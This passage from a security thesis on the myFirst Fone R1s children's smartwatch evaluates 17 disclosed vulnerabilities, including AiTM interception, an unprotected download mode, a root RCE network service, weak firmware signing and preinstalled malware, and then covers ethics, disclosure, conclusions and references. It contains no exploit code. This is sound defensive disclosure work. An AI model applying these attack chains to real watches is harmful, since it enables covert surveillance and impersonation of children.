However, simply connecting the watch to the internet by any means may lead to the watch becoming fully compromised. Once fully compromised, the attacker can perform actions such as:

- surveil the watch's surroundings using the watch's camera and microphone,
- track the watch's location,
- communicate with the child user through the watch while impersonating someone they trust, or
- steal saved Wi-Fi credentials or otherwise use the watch to compromise other systems (including but not limited to using the watch as part of larger [DoS](#) attacks).

10.2 Discoverability of Vulnerabilities

With several severe vulnerabilities discovered, the probability of discovering any one of them seems promising. In particular, an attacker only needs to

discover one of five disjoint vulnerability chains to obtain the knowledge necessary to greatly or fully compromise the watch. While only one network service vulnerability was discovered, the network service attack surface is relatively small considering that the watch only has one network service.

Most if not all discovered vulnerabilities seem relatively easily discovered. As explained in Section 4.5, all discovered vulnerabilities are generally assumed highly discoverable, because (i) the assessor (the author) is a novice in the field of cybersecurity, and (ii) this thesis (largely) follows the PatIoT methodology. Of course, novices following PatIoT are not exempt from good fortune; in fact, [CVE-2025-27864](#) (hidden ADB functionality) may be considered a relatively fortuitous finding: the GUI enumeration (Section 4.1.3.3) may conceivably have missed the hidden password prompt guarding Android settings, although it may have been discovered anyway when analysing the firmware or when gathering information about similar watches. Nevertheless, apart from the discovery of [CVE-2025-27864](#), no vulnerability discovery appears to be the result of mere chance or exceptional effort. Moreover, [CVE-2025-27864](#) is not part of the most severe of the discovered vulnerability chains in each of the network service and firmware attack surfaces, and these chains can reasonably be assumed discoverable by an attacker with knowledge of their constituent vulnerabilities. Therefore, it should be relatively easy to discover at least the most severe of the discovered vulnerability chains, including their constituent vulnerabilities, in each of the network service and firmware attack surfaces. The remainder of this section explains why no vulnerability discovery, other than perhaps the discovery of [CVE-2025-27864](#), appears to be the result of mere chance or exceptional effort.

The high discoverability can be attributed to the vulnerabilities being caused by elementary security weaknesses, as opposed to subtle mistakes. For instance, network traffic is clearly a promising attack vector, not least due to the possibility of remotely exploitable vulnerabilities. Yet, six of the 17 vulnerabilities ([CVE-2025-27861](#), [CVE-2025-27858](#), [CVE-2025-27863](#), [CVE-2025-27854](#), [CVE-2025-27856](#), and [CVE-2025-27865](#)) are easily discovered by simply attempting an AiTM attack on the watch's network traffic. Note that discovering their full impact may require further testing and analysis, although nothing considered exceptional. Three other examples are as follows: [CVE-2025-27866](#) (missing support for screen lock) is obvious from using the watch; [CVE-2025-27857](#) (improper integrity enforcement of firmware) is easily tested for after obtaining sufficient write privileges, and persistence is an obvious attacker goal; and [CVE-2025-27860](#) (OTA firmware

updates are weakly signed) is relatively easily discovered during firmware analysis, because Android makes it rather clear that a test key is used, and the watch's update functionality is clearly a promising attack vector. Note that [CVE-2025-27859](#) (system apps are weakly signed) is discovered similarly to [CVE-2025-27860](#).

The three vulnerabilities [CVE-2025-31714](#) (unprotected UNISOC download mode), [CVE-2025-31713](#) (embedded local backdoor), and [CVE-2021-47661](#) (embedded malware) are relatively easily discovered when searched for, and likely to be searched for, due to previous work on children's smartwatches. Sand and Leiknes [9] discovered a vulnerability very similar to [CVE-2025-31714](#) in a children's smartwatch, and searching the web for how to read the firmware from a UNISOC SoC (*i.e.*, the type of SoC used in myFirst Fone R1s) yields relevant results. Meanwhile, Isaev [58] provides sufficient information about the vulnerability now known as [CVE-2025-31713](#) for others to easily discover instances of it. Similarly, Doctor Web [10] provides information about the vulnerability now known as [CVE-2021-47661](#); however, while having knowledge about the malware probably considerably quickened its discovery in this thesis, the malware seems likely to have been discovered anyway. In particular, because the malware regularly establishes network connections, the thoroughly conducted mapping between network traffic and programs would presumably have revealed the malware's presence. Finally, while Doctor Web [10] does not include all the details of how the malware's update functionality is used, or whether it can be exploited by an AiTM attacker, this could be understood through Doctor Web's [10] description of the malware combined with basic reverse engineering capabilities.

The least discoverable vulnerability is arguably [CVE-2025-31715](#) (unprotected privileged RCE). The probability of assessing the network service attack surface should be high, considering the potential for vulnerabilities not only remotely exploitable, but exploitable by the remote-network attacker. Instead, the first challenge in discovering [CVE-2025-31715](#) is discovering the watch's network service. The network service is relatively difficult to discover through a black-box assessment, but easy after obtaining ACE on the watch (*e.g.*, through [CVE-2025-27857](#) and [CVE-2025-31714](#)). When the network service has been discovered, the probability of assessing it should be high, considering that it is the watch's only network service, and an obscure one that runs as root. The other challenge is understanding the fundamentals of how the network service is used, but basic reverse engineering capabilities and perseverance proved sufficient (Appendix C.1.1.1). In other words, while discovery of [CVE-2025-31715](#) can be relatively challenging to a novice, it

seems difficult to consider it an exceptional achievement; therefore, [CVE-2025-31715](#) is deemed relatively easily discovered.

10.3 Security of Attack Surfaces

Based on the severity and discoverability of discovered vulnerabilities, it is deemed relatively easy to fully compromise myFirst Fone R1s through each of its network service and firmware attack surfaces. Therefore, the security of these attack surfaces must be remarkably poor, and by extension, definitely inadequate.

10.4 Final Remarks

The security evaluation was mainly focused on the vulnerabilities useful for taking control of the watch, because they are arguably the most severe. However, that is not to say that the other discovered vulnerabilities carry little significance. In particular, [CVE-2025-27854](#) (missing TLS server certificate validation) is highly severe, especially when chained with [CVE-2025-27861](#) (unprotected MQTT communication) and [CVE-2025-27855](#) (encryption via a hardcoded key and IV). Moreover, the ability to tap the watch's microphone as an AiTM attacker, by chaining [CVE-2025-27862](#) (hidden functionality for tapping microphone) with [CVE-2025-27861](#), should not be dismissed lightly.

Note that the malware was evaluated based on its severity and discoverability with respect to an arbitrary attacker. However, it should be stressed that the presence of the malware suggests that an attacker has already compromised the watch to a great extent.

Not all identified potential threats were assessed. Most notably, Threats [1](#) and [2](#) were not assessed because of uncertainty about whether they can be assessed without violating Swedish law (the sensitivity of the hardcoded values must be determined in some way; they may not be credentials).

Assessing the network service attack surface proved highly rewarding. Despite it being small relative to the firmware attack surface, it exposes the arguably most severe vulnerability discovered throughout this thesis. As the first work to assess the security of the network service attack surface of a children's smartwatch (to the best of the author's knowledge), the result proves that the network service attack surface can be applicable to children's smartwatches. Moreover, the result highlights the importance of comprehensive attack surface coverage, and warrants additional assessments

of the network service attack surface of children's smartwatches.

Finally, the firmware assessment should prove a valuable addition to the little previous work on the firmware attack surface of children's smartwatches. Reasons include: the assessment is rather thoroughly documented in this thesis; due to largely following the PatIoT methodology, the assessment is standardised to some degree; and this appears to be the first work to study the **OTA** firmware update mechanism of a children's smartwatch.

Chapter 11

Sustainability and Ethics

This thesis has been conducted with sustainability and ethics in mind. This chapter discusses this thesis's sustainability (Section 11.1) and ethical (Section 11.2) aspects.

11.1 Sustainability

This thesis arguably has a small net-positive impact on sustainability, but not all of its impacts are positive. Four of the **United Nations (UN) Sustainable Development Goals (SDGs)** appear most relevant to this thesis: **SDGs 3** (Good health and well-being), **8** (Decent work and economic growth), **12** (Responsible consumption and production), and **16** (Peace, justice and strong institutions). This section discusses how this thesis contributes to, or works against, these **SDGs**.

This thesis contributes to **SDGs 3, 8, 12, and 16** as follows. Publicly disclosing poor security promotes cybersecurity awareness (in this instance particularly regarding children's smartwatches). Raised awareness can increase people's well-being (**SDG 3**), by enabling people to make better choices. In addition, raised awareness may yield more sustainable consumption patterns (**SDG 12**), by increasing consumer cautiousness. Given the seemingly poor state of security in **IoT** in general, and children's smartwatches in particular, raised awareness likely increases the demand for greater security. The increased demand, in turn, should lead to more cybersecurity work (**SDG 8**) and greater security. Greater security contributes to people's well-being (**SDG 3**) and peace and justice (**SDG 16**). Finally, greater security contributes to more sustainable production patterns (**SDG 12**), by promoting longer product lifetimes.

This thesis also works against **SDGs** 3, 8, and 12. Publicly disclosing poor security can impede **SDG** 12 by shortening the lifetime of products: products with poor security may end up considered unusable, and trust in related products may be lost. Publicly disclosing poor security can also impede **SDGs** 3 and 8 by damaging the reputations of the responsible parties. In addition, raised cybersecurity awareness can impede **SDG** 3 by increasing people's sense of worry; increased consumer cautiousness and demand for greater security can impede **SDG** 8, by impeding development and economic growth; and implementing greater security can impede **SDG** 12 by increasing resource consumption (*e.g.*, processing time and network traffic). Finally, conducting this thesis required purchasing the assessed product, but the sustainability impact of this purchase is deemed negligible in relation to this thesis's other sustainability impacts.

While this thesis has both positive and negative impacts on sustainability, the positive impacts are arguably greater. Regarding **SDG** 3, it seems clear that enabling people to make better choices, and contributing to greater security, outweighs damaging the responsible party's reputation, and increasing people's sense of worry. Moreover, the contributions to **SDGs** 3 and 16 by contributing to greater security may be considered particularly important, since lack of security can have devastating effects, also in the case of children's smartwatches. However, regarding **SDGs** 8 and 12, it seems less clear whether the positives outweigh the negatives.

11.2 Ethics

Ethical hacking is partly about improving security, a purpose easily ethically justified. However, there are various ethical considerations involved when conducting ethical hacking. This section discusses ethical considerations relevant to this thesis.

First and foremost, Swedish law has been complied with. In particular, all network traffic sent to the cloud infrastructure of the product has been sent by the watch or its companion app, and has not been tampered with. Moreover, reverse engineering was only conducted when needed to obtain the information necessary to achieve interoperability between the watch's firmware and independently created computer programs (Section 1.4).

Secondly, significant efforts were devoted to **CVD** (Appendix D). All discovered vulnerabilities were reported together at the end of the thesis, as opposed to reporting each immediately upon discovery. This was done to reduce the risk of external interference with the results of this thesis.

Delaying reporting of a vulnerability is arguably harmless if no other actor, as a consequence of the delayed reporting, exploits the vulnerability. In particular, delaying reporting lengthens the time from discovery to public disclosure, increasing the risk of accidental disclosure. However, the information about the vulnerabilities was handled with care; therefore, the delayed reporting is deemed unproblematic with regards to ethics.

Thirdly, the names of the affected products are disclosed in this thesis. Without disclosing the names, the impact of this thesis would have been smaller: the suppliers of the products would have been less incentivised to address the vulnerabilities; the users of the products would not know of the vulnerabilities in their products; and other suppliers would have been less incentivised to invest in security.

Finally, vulnerability details and PoCs are included in this thesis. This aids in the identification of the same or similar vulnerabilities in other products. Moreover, it further encourages the suppliers of the affected products to address the vulnerabilities, and other suppliers to invest in security. Lastly, an argument can be made that withholding vulnerability details and PoCs favours malicious actors, as malicious actors may already be in possession of said information, while the research community is not.

Chapter 12

Conclusions and Future Work

This chapter presents conclusions (Section 12.1), limitations (Section 12.2), and suggestions for future work (Section 12.3).

12.1 Conclusions

The studied research question was (Section 1.2):

How secure against cyberattacks are the network service and firmware attack surfaces of the children's smartwatch my-First Fone R1s?

In conclusion, with respect to the assessed firmware version, the security of myFirst Fone R1s's network service and firmware attack surfaces against cyberattacks is remarkably poor and definitely inadequate. It is relatively easy to fully compromise myFirst Fone R1s through each of the two attack surfaces; simply connecting the watch to the internet may lead to covert full compromise of the watch. In addition, there is strong evidence of the watch having preinstalled malware, *i.e.*, an attacker can likely already control affected myFirst Fone R1s to a great extent. It seems evident that either this is the first security assessment of the assessed firmware version, or its poor security has been known but ignored. In other words, the result of this thesis suggests that neither myFirst, nor the watch's presumed manufacturer Umeox, have made any serious effort to make the assessed firmware version secure. As a consequence, each myFirst Fone R1s with the assessed firmware version poses a threat to its users and society. This result aligns with the numerous past reports of severe security vulnerabilities in children's smartwatches.

The two goals of this thesis were met. In particular, the security of the network service and firmware attack surfaces of myFirst Fone R1s was assessed. Assessing the network service attack surface proved highly rewarding, with the result proving that the network service attack surface can be applicable to children's smartwatches, and highlighting the importance of comprehensive attack surface coverage. Moreover, the firmware assessment should prove a valuable addition to the little previous work on the firmware attack surface of children's smartwatches. In conclusion, this thesis fulfils its purpose: improving the understanding of the security of children's smartwatches.

Finally, **CVD** has largely failed. In particular, myFirst ceased responding upon receiving a report of all discovered vulnerabilities, and attempts to involve Umeox and Redstone failed. However, three of the 17 discovered vulnerabilities were reported to and addressed* by UNISOC, with whom **CVD** appears successful. It is unknown whether myFirst has fixed, or even intend to fix, any of the discovered vulnerabilities.

12.2 Limitations

The result is not generalisable to other firmware versions or children's smartwatches. First, it could be that other firmware versions are reasonably secure. In particular, during this thesis, a new firmware ('myFirst FoneOS') was released for myFirst Fone R1s, together with a new companion app for use with the new firmware. The security of this new firmware, which is conceptually different from the old in terms of use, is unknown. Secondly, other children's smartwatches may not be as easily compromised through their network service and firmware attack surfaces; in particular, it is unknown whether any other children's smartwatch has a network service attack surface.

As the result is not generalisable to other children's smartwatches, the popularity of myFirst Fone R1s is important to the impact of the result. However, the popularity of myFirst Fone R1s is undetermined (Chapter 5), meaning it may be low, and consequently the impact of the result may be low.

Finally, several of the made delimitations (Section 1.7) limited the possible findings. For instance, ignoring Swedish law would have enabled both assessing whether **CVE-2025-27862** (hidden functionality for tapping microphone) can be exploited from the watch's companion app, as well as

*The vulnerabilities are said to have been fixed; however, whether the vulnerabilities have been fixed on a given device with an affected combination of **SoC** and **OS** seems to depend on the device's manufacturer (Appendix D.1).

determining the sensitivity of certain hardcoded values (Threats 1 and 2) that appear to be credentials. In addition, the watch may suffer from known severe **AOSP** vulnerabilities.

12.3 Future Work

This section presents suggestions for future work on two topics: children's smartwatches and the preinstalled malware.

While much work has assessed the security of children's smartwatches, as is evident from Chapter 3, more work remains. First, the results of this thesis suggest that the security of children's smartwatches remains a significant problem. Secondly, attack surface coverage remains lacking. In particular, the results of this thesis warrant additional assessments of the network service attack surface. Moreover, the Bluetooth attack surface remains unstudied, and the hardware attack surface remains essentially unstudied. In addition, the firmware attack surface remains unstudied with regard to known vulnerabilities in standard components, such as **AOSP** components. Studying the presence of known vulnerabilities is especially interesting considering the use of components unsupported upstream, increasing the burden on the manufacturer to supply security updates. For instance, the **OS** in the firmware assessed in this thesis is based on Android KitKat, but Android KitKat stopped receiving security updates from Google in 2017*.

The preinstalled malware's origin and spread remain unknown. While the origin is unknown, there is reason to believe the inclusion of the malware in the update app is deliberate: the malware has remained an issue years after its initial disclosure, and Redstone—the presumed developer of the update app—appears unwilling to comment. The malware's origin and spread can be analysed by determining other affected products, if any. Note the possibility of Umeox being the manufacturer of all affected products. Further note that the malware appears unrelated to UNISOC (Appendix D.1).

*Android KitKat stops appearing in the Android Security Bulletin after October 2017.

References

- [1] Data Bridge Market Research. 'Global kids smartwatch market – industry trends and forecast to 2031'. (), [Online]. Available: <https://www.databridgemarketresearch.com/reports/global-kids-smartwatch-market> (visited on 17/06/2024).
- [2] ELARI. 'ELARI KidPhone fresh', ELARI. (), [Online]. Available: <https://elari.net/en/catalog/smart-watch/kidphone-fresh/> (visited on 26/06/2024).
- [3] CmeePlay. "Ny i familjen - Cmee Play Pro G5", Cmee Play. (), URL: <https://cmeeplay.se/cmee-play-pro-g5-2/> (hämtad 2024-06-26).
- [4] H. Sand, M. L. Elle, E. Leiknes and T. E. Bjørstad, 'GPS watches for children – classification: PUBLIC', Norwegian Consumer Council, 18th Oct. 2017, Mnemonic AS, pp. 24–48. [Online]. Available: <https://fil.forbrukerradet.no/wp-content/uploads/2017/10/watchout-rapport-october-2017.pdf> (visited on 28/09/2022).
- [5] H. Magnússon, 'Smartwatch hacking: Are your children being watched?', UTMessan 2019, 8th Feb. 2019. [Online]. Available: <https://www.syndis.is/2019/02/19/hacking-childrens-smartwatches.html> (visited on 10/12/2022).
- [6] European Commission. 'Alert number: A12/0157/19', Safety Gate: the EU rapid alert system for dangerous non-food products. (1st Feb. 2019), [Online]. Available: <https://ec.europa.eu/safety-gate-alerts/screen/webReport/alertDetail/349994?lang=en> (visited on 13/11/2022).

- [7] D. Boffey, 'EU recalls children's smartwatch over data fears', *The Guardian*, 5th Feb. 2019, ISSN: 0261-3077. [Online]. Available: <https://www.theguardian.com/technology/2019/feb/05/eu-recalls-childrens-smartwatch-over-data-fears> (visited on 10/11/2022).
- [8] C. Saatjohann, F. Ising, L. Krings and S. Schinzel, 'STALK: Security analysis of smartwatches for kids', in *Proceedings of the 15th International Conference on Availability, Reliability and Security*, ser. ARES '20, New York, NY, USA: Association for Computing Machinery, 25th Aug. 2020, pp. 1–10, ISBN: 978-1-4503-8833-7. DOI: 10.1145/3407023.3407037. [Online]. Available: <https://doi.org/10.1145/3407023.3407037> (visited on 31/08/2022).
- [9] H. Sand and E. Leiknes. 'Exposing covert surveillance backdoors in children's smartwatches', Mnemonic. (13th Oct. 2020), [Online]. Available: <http://www.mnemonic.io/resources/blog/exposing-backdoor-consumer-products/> (visited on 10/11/2022).
- [10] Doctor Web, 'Researching children's smartwatches for vulnerabilities', Doctor Web, Ltd., 29th Nov. 2021. [Online]. Available: <https://news.drweb.com/show/?i=14350> (visited on 11/11/2022).
- [11] P. Engebretson, 'Chapter 1 - what is penetration testing?', in *The Basics of Hacking and Penetration Testing (Second Edition)*, P. Engebretson, Ed., Boston: Syngress, 1st Jan. 2013, pp. 1–18, ISBN: 978-0-12-411644-3. DOI: 10.1016/B978-0-12-411644-3.00001-7. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/B9780124116443000017> (visited on 24/11/2022).
- [12] The European Union Agency for Cybersecurity (ENISA). 'Vulnerabilities and exploits', ENISA. (), [Online]. Available: <https://www.enisa.europa.eu/topics/incidence-response/glossary/vulnerabilities-and-exploits> (visited on 24/11/2022).
- [13] A. Guzman and A. Gupta, *IoT Penetration Testing Cookbook*. Packt Publishing, 2017, ISBN: 978-1-78728-057-1. [Online]. Available: <https://learning.oreilly.com/library/view/iot-penetration-testing/9781787280571/> (visited on 26/11/2022).

- [14] E. Süren, F. Heiding, J. Olegård and R. Lagerström, 'PatIoT: Practical and agile threat research for IoT', *International Journal of Information Security (IJIS)*, vol. 22, no. 1, pp. 213–233, Feb. 2023. DOI: [10.1007/s10207-022-00633-3](https://doi.org/10.1007/s10207-022-00633-3).
- [15] E. Berger och A. O. Arnmar, "Lätt för föräldrar att övervaka sina barn", *SVT Nyheter*, 8 nov. 2015. URL: <https://www.svt.se/nyheter/inrikes/barn-har-ratt-till-sitt-privatliv> (hämtad 2024-06-26).
- [16] A. Torjusen, «– Falsk trygghet å spore barna med GPS på skoleveien», *NRK*, 28. aug. 2016. adresse: https://www.nrk.no/livsstil/_-falsk-trygghet-a-spore-barna-med-gps-pa-skoelveien-1.13103688 (sjekket 26.06.2024).
- [17] L. Skenazy. "Why FreeRange?" Free-Range Kids. (), [Online]. Available: <https://www.freerangekids.com/about/> (visited on 06/26/2024).
- [18] The MITRE Corporation. 'Overview | CVE', CVE. (), [Online]. Available: <https://www.cve.org/About/Overview> (visited on 26/11/2022).
- [19] The MITRE Corporation. 'Glossary | CVE', CVE. (), [Online]. Available: <https://www.cve.org/ResourcesSupport/Glossary#> (visited on 24/11/2022).
- [20] The MITRE Corporation. 'Process | CVE', CVE. (), [Online]. Available: <https://www.cve.org/About/Process> (visited on 26/11/2022).
- [21] The MITRE Corporation. 'CWE - about - CWE overview', CWE Common Weakness Enumeration. (22nd Nov. 2022), [Online]. Available: <https://cwe.mitre.org/about/index.html> (visited on 27/11/2022).
- [22] The MITRE Corporation. 'CWE - CWE glossary', CWE Common Weakness Enumeration. (28th Oct. 2021), [Online]. Available: <https://cwe.mitre.org/documents/glossary/index.html> (visited on 27/11/2022).
- [23] The MITRE Corporation. 'CWE - frequently asked questions (FAQ)', CWE Common Weakness Enumeration. (22nd Nov. 2022), [Online]. Available: <https://cwe.mitre.org/about/faq.html> (visited on 27/11/2022).

- [24] ‘CWE - CWE-121: Stack-based buffer overflow (4.9)’, CWE Common Weakness Enumeration. (13th Oct. 2022), [Online]. Available: <https://cwe.mitre.org/data/definitions/121.html> (visited on 27/11/2022).
- [25] The MITRE Corporation. ‘CWE - CWE-1211: Authentication errors (4.9)’. (28th Apr. 2022), [Online]. Available: <https://cwe.mitre.org/data/definitions/1211.html> (visited on 27/11/2022).
- [26] W. Xiong and R. Lagerström, ‘Threat modeling – a systematic literature review’, *Computers & Security*, vol. 84, pp. 53–69, 1st Jul. 2019, ISSN: 0167-4048. DOI: [10.1016/j.cose.2019.03.010](https://doi.org/10.1016/j.cose.2019.03.010). [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S0167404818307478> (visited on 30/09/2022).
- [27] A. Shostack, *Threat modeling: designing for security*, 1st edition. Indianapolis, IN: John Wiley and Sons, 2014, ISBN: 978-1-118-82269-2. [Online]. Available: https://learning.oreilly.com/library/view/threat-modeling-designing/9781118810057/?sso_link=yes&sso_link_from=kunliga-tekniska-hogskolan.
- [28] Microsoft Corporation. ‘Threat modeling’, Microsoft. (14th Jul. 2010), [Online]. Available: [https://learn.microsoft.com/en-us/previous-versions/msp-n-p/ff648644\(v=pandp.10\)](https://learn.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)) (visited on 27/11/2022).
- [29] D. Kim, S. Park, K. Choi and Y. Kim, ‘BurnFit: Analyzing and exploiting wearable devices’, in *Information Security Applications*, H.-w. Kim and D. Choi, Eds., ser. Lecture Notes in Computer Science, Cham: Springer International Publishing, 2016, pp. 227–239, ISBN: 978-3-319-31875-2. DOI: [10.1007/978-3-319-31875-2_19](https://doi.org/10.1007/978-3-319-31875-2_19).
- [30] H. Fereidooni *et al.*, ‘Breaking fitness records without moving: Reverse engineering and spoofing fitbit’, in *Research in Attacks, Intrusions, and Defenses*, M. Dacier, M. Bailey, M. Polychronakis and M. Antonakakis, Eds., ser. Lecture Notes in Computer Science, Cham: Springer International Publishing, 2017, pp. 48–69, ISBN: 978-3-319-66332-6. DOI: [10.1007/978-3-319-66332-6_3](https://doi.org/10.1007/978-3-319-66332-6_3).

- [31] J. Classen, D. Wegemer, P. Patras, T. Spink and M. Hollick, 'Anatomy of a vulnerable fitness tracking system: Dissecting the fitbit cloud, app, and firmware', *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, vol. 2, no. 1, 5:1–5:24, 26th Mar. 2018. DOI: [10.1145/3191737](https://doi.org/10.1145/3191737). [Online]. Available: <http://doi.org/10.1145/3191737> (visited on 19/10/2022).
- [32] F. A. Mendoza, L. Alonso, A. M. López, D. D. Sánchez and P. A. Cabarcos, 'Assessment of fitness tracker security: A case of study', *Proceedings*, vol. 2, no. 19, p. 1235, 2018, Number: 19 Publisher: Multidisciplinary Digital Publishing Institute, ISSN: 2504-3900. DOI: [10.3390/proceedings2191235](https://www.mdpi.com/2504-3900/2/19/1235). [Online]. Available: <https://www.mdpi.com/2504-3900/2/19/1235> (visited on 26/10/2022).
- [33] M. Casagrande, E. Losiouk, M. Conti, M. Payer and D. Antonioli, 'BreakMi: Reversing, exploiting and fixing xiaomi fitness tracking ecosystem', *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pp. 330–366, 8th Jun. 2022, ISSN: 2569-2925. DOI: [10.46586/tches.v2022.i3.330-366](https://tches.iacr.org/index.php/TCHES/article/view/9704). [Online]. Available: <https://tches.iacr.org/index.php/TCHES/article/view/9704> (visited on 30/10/2022).
- [34] Q. Do, B. Martini and K.-K. R. Choo, 'Is the data on your wearable device secure? an android wear smartwatch case study', *Software: Practice and Experience*, vol. 47, no. 3, pp. 391–403, 2017, ISSN: 1097-024X. DOI: [10.1002/spe.2414](http://onlinelibrary.wiley.com/doi/abs/10.1002/spe.2414). [Online]. Available: <http://onlinelibrary.wiley.com/doi/abs/10.1002/spe.2414> (visited on 19/10/2022).
- [35] Y. Lee, W. Yang and T. Kwon, 'Data transfusion: Pairing wearable devices and its implication on security for internet of things', *IEEE Access*, vol. 6, pp. 48994–49006, 2018, Conference Name: IEEE Access, ISSN: 2169-3536. DOI: [10.1109/ACCESS.2018.2859046](https://doi.org/10.1109/ACCESS.2018.2859046).
- [36] M. Favaretto, T. Tran Anh, J. Kavaja, M. De Donno and N. Dragoni, 'When the price is your privacy: A security analysis of two cheap IoT devices', in *Proceedings of 6th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, M. Mazzara, A. Messina, A. Sillitti and G. Succi, Eds., ser. Advances in Intelligent Systems and Computing, Cham: Springer International Publishing,

- 2020, pp. 55–75, ISBN: 978-3-030-14687-0. DOI: [10.1007/978-3-030-14687-0_6](https://doi.org/10.1007/978-3-030-14687-0_6).
- [37] J. Karlsson Malik, ‘Ethical hacking of garmin’s sports watch’, M.S. thesis, KTH Royal Institute of Technology, 2021. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-305011> (visited on 28/09/2022).
- [38] L. Manfredh, ‘Assessing the security of a garmin smartwatch through ethical hacking’, M.S. thesis, KTH Royal Institute of Technology, 2022. [Online]. Available: <http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-319897> (visited on 20/10/2022).
- [39] G. Castignani, N. Shanmuganathan, N. Sharifi, M. Sorell and R. H. Matthews, ‘Security framework for children’s safety watches’, presented at the 4th Interdisciplinary Cyber Research workshop, Accepted: 2022-09-08T05:33:40Z, Tallinn University of Technology, Department of Software Science, 9th Jun. 2018, pp. 54–56, ISBN: 978-9949-584-13-0. [Online]. Available: <https://hdl.handle.net/2440/136338> (visited on 16/11/2022).
- [40] S. de Vries, F. Grozinger, B. Williams, M. Sorell and R. Matthews, ‘Penetration testing of the SpaceTalk tracking watch’, presented at the 4th Interdisciplinary Cyber Research workshop, Accepted: 2022-09-08T05:32:55Z, Tallinn University of Technology, Department of Software Science, 9th Jun. 2018, pp. 51–53, ISBN: 978-9949-584-13-0. [Online]. Available: <https://hdl.handle.net/2440/136336> (visited on 16/12/2022).
- [41] S. J. Lewis, ‘Assessment of the privacy and security of smart toys marketed to children’, 8th Dec. 2017, p. 14.
- [42] H. Sand and T. E. Bjørstad, ‘Re-test of viksfjord and gator 3’, Forbrukerrådet, 15th Dec. 2017. [Online]. Available: <https://fil.forbrukerradet.no/wp-content/uploads/2017/12/20171205-smart-watch-re-test-vendor-disclosure-summary.pdf> (visited on 28/09/2022).
- [43] M. Stanislav. ‘R7-2015-27 and r7-2015-24: Fisher-price smart toy® hereO GPS platform vulnerabilities (FIXED)’, Rapid7. (2nd Feb. 2016), [Online]. Available: <https://www.rapid7.com/blog/post/2016/02/02/security-vulnerabilities-within-fisher-price-smart-toy-hereo-gps-platform/> (visited on 11/11/2022).

- [44] R. Solberg. 'Case #11: Tracking tens of thousands of kids worldwide', Roy Solberg. (18th Oct. 2017), [Online]. Available: <https://blog.roysolberg.com/2017/10/tracking-kids> (visited on 11/11/2022).
- [45] D. Henke. "Anio children's watch watches health parameters," AV-TEST Internet of Things Security Testing Blog. (Feb. 19, 2018), [Online]. Available: <https://www.iot-tests.org/2018/02/anio-childrens-watch-watches-health-parameters/> (visited on 11/11/2022).
- [46] R. Solberg. 'Gator watch revisited', Roy Solberg. (5th Apr. 2018), [Online]. Available: <https://blog.roysolberg.com/2018/03/gator-watch-revisited> (visited on 09/10/2022).
- [47] The Digital Dutch. 'Smartwatches disclosing children's location', The Digital Dutch. (30th May 2018), [Online]. Available: <https://www.kpn.com/zakelijk/blog/smartwatches-disclosing-childrens-location.htm> (visited on 10/11/2022).
- [48] A. Monie. 'Tracking and snooping on a million kids', Pen Test Partners. (15th Nov. 2018), [Online]. Available: <https://www.pentestpartners.com/security-blog/tracking-and-snooping-on-a-million-kids/> (visited on 11/11/2022).
- [49] V. Stykas. 'GPS watch issues... AGAIN | pen test partners', Pen Test Partners. (29th Jan. 2019), [Online]. Available: <https://www.pentestpartners.com/security-blog/gps-watch-issues-again/> (visited on 11/11/2022).
- [50] V. Stykas. 'Tic toc pwned', Pen Test Partners. (15th Apr. 2019), [Online]. Available: <https://www.pentestpartners.com/security-blog/tic-toc-pwned/> (visited on 11/11/2022).
- [51] M. Morgenstern. "Product warning! chinese children's watch reveals thousands of children's data," AV-TEST Internet of Things Security Testing Blog. (Nov. 25, 2019), [Online]. Available: <https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/> (visited on 11/10/2022).

- [52] T. Beardsley. 'IoT vuln disclosure: Children's GPS smart watches (r7-2019-57)', Rapid7. (11th Dec. 2019), [Online]. Available: <https://www.rapid7.com/blog/post/2019/12/11/iot-vuln-disclosure-childrens-gps-smart-watches-r7-2019-57/> (visited on 10/11/2022).
- [53] V. Stykas. 'Kids tracker watches: CloudPets, exploiting athletes and hijacking reality TV', Pen Test Partners. (17th Dec. 2019), [Online]. Available: <https://www.pentestpartners.com/security-blog/kids-tracker-watches-cloudpets-exploiting-athletes-and-hijacking-reality-tv/> (visited on 11/11/2022).
- [54] V. Stykas. 'Hacking smart devices to convince dementia sufferers to overdose', Pen Test Partners. (9th Jul. 2020), [Online]. Available: <https://www.pentestpartners.com/security-blog/hacking-smart-devices-to-convince-dementia-sufferers-to-overdose/> (visited on 11/11/2022).
- [55] AV-TEST. "Shock around the clock! 6 children's watches in the test," AV-TEST | Antivirus & Security Software & AntiMalware Reviews. (Nov. 27, 2017), [Online]. Available: <https://www.av-test.org/en/news/shock-around-the-clock-6-childrens-watches-in-the-test/> (visited on 11/11/2022).
- [56] Eurofins Cyber Security. 'Connected devices: A smart watch for smart kids: But is it secure?', Connected Devices: A Smart Watch for Smart Kids: but Is it secure? (2019), [Online]. Available: <https://www.eurofins-cybersecurity.com/news/connected-devices-smart-watches/> (visited on 11/11/2022).
- [57] C. Bleckmann-Dreher, 'Watchgate - how stupid smartwatches threaten the security and safety of our children', TROOPERS19, 18th Mar. 2019. [Online]. Available: <https://troopers.de/troopers19/agenda/yugzay/> (visited on 10/12/2022).
- [58] E. Isaev, *SuperSU installer*, original-date: 2023-11-17T15:20:32.000Z, 18th May 2024. [Online]. Available: <https://github.com/eisaev/SuperSUInstaller> (visited on 18/05/2024).
- [59] T. Gustafsson. "Bedrägliga bedragare", Blåljus. (22 sept. 2022), URL: <https://blaljus.nu/nyhetsartikel/2022/bedragliga-bedragare> (hämtad 2022-11-20).

- [60] E. Berisha, "Experten förklarar: Så går sms-bluffen till", *SVT Nyheter*, 24 dec. 2022. URL: <https://www.svt.se/nyheter/inrikes/sa-gar-sms-bluffen-till> (hämtad 2023-01-01).
- [61] 'Deneysel ve nadir bilgi: Q50 SMS codes , q50 smart watch , q50 SMS commands , setracker device offline , q50 q60 q90', Deneysel ve Nadir Bilgi. (), [Online]. Available: <https://deneysel-nadir.blogspot.com/2018/02/q50-sms-codes-q50-smart-watch-q50-sms.html> (visited on 09/12/2022).
